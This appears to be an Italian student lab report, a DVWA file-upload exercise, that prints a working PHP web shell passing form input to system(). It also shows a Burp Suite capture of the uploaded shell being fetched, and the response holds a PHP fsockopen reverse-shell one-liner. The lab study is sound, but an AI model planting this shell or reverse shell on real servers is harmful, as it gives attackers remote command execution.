
S6_L1

Codice PHP


```
<!DOCTYPE html>
<html>
<head>
    <title>PHP Web Shell</title>
    <style>
        body {
            background-color: #333;
            color: #eee;
            font-family: Arial, sans-serif;
        }
        textarea {
            width: 100%;
            height: 200px;
            background-color: #222;
            color: #eee;
            border: 1px solid #555;
        }
        input, button {
            background-color: #444;
            color: #eee;
            border: 1px solid #555;
        }
    </style>
</head>
<body>
    <h1>PHP Web Shell</h1>
    <form method="post">
        <textarea name="cmd" placeholder="Enter comman
d..."></textarea><br/>
        <input type="submit" value="Execute"/>
    </form>
    <?php
    if (isset($_POST['cmd'])) {
```

```
        echo "<pre>";
        $cmd = $_POST['cmd'];
        system($cmd);
        echo "</pre>";
    }
    ?>
</body>
</html>
```


VERBI




CARICAMENTO IN LIVELLO LOW DEL PHP



CARICAMENTO LIVELLO HIGH E BURPSUITE





Request

Pretty Raw Hex

```
1  GET /dvwa/hackable/uploads/s6_l1.php
   HTTP/1.1
2  Host: 192.168.50.101
3  Cache-Control: max-age=0
4  Accept-Language: en-US
5  Upgrade-Insecure-Requests: 1
6  User-Agent: Mozilla/5.0 (Windows NT 10.0;
   Win64; x64) AppleWebKit/537.36 (KHTML, like
   Gecko) Chrome/126.0.6478.57 Safari/537.36
7  Accept:
   text/html,application/xhtml+xml,application/
   xml;q=0.9,image/avif,image/webp,image/apng,*
   /*;q=0.8,application/signed-exchange;v=b3;q=
   0.7
8  Accept-Encoding: gzip, deflate, br
9  Cookie: security=medium; PHPSESSID=
   16550690375911605ddd0499b13de3e
10 Connection: keep-alive
11
12
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  Date: Mon, 01 Jul 2024 14:19:22 GMT
3  Server: Apache/2.2.8 (Ubuntu) DAV/2
4  X-Powered-By: PHP/5.2.4-2ubuntu5.10
5  Keep-Alive: timeout=15, max=97
6  Connection: Keep-Alive
7  Content-Type: text/html
8  Content-Length: 74
9
10 php -r
   '$sock=fsockopen("192.168.50.101",22);system
   ("cmd <&3 >
     &3 2>&3");'
11
```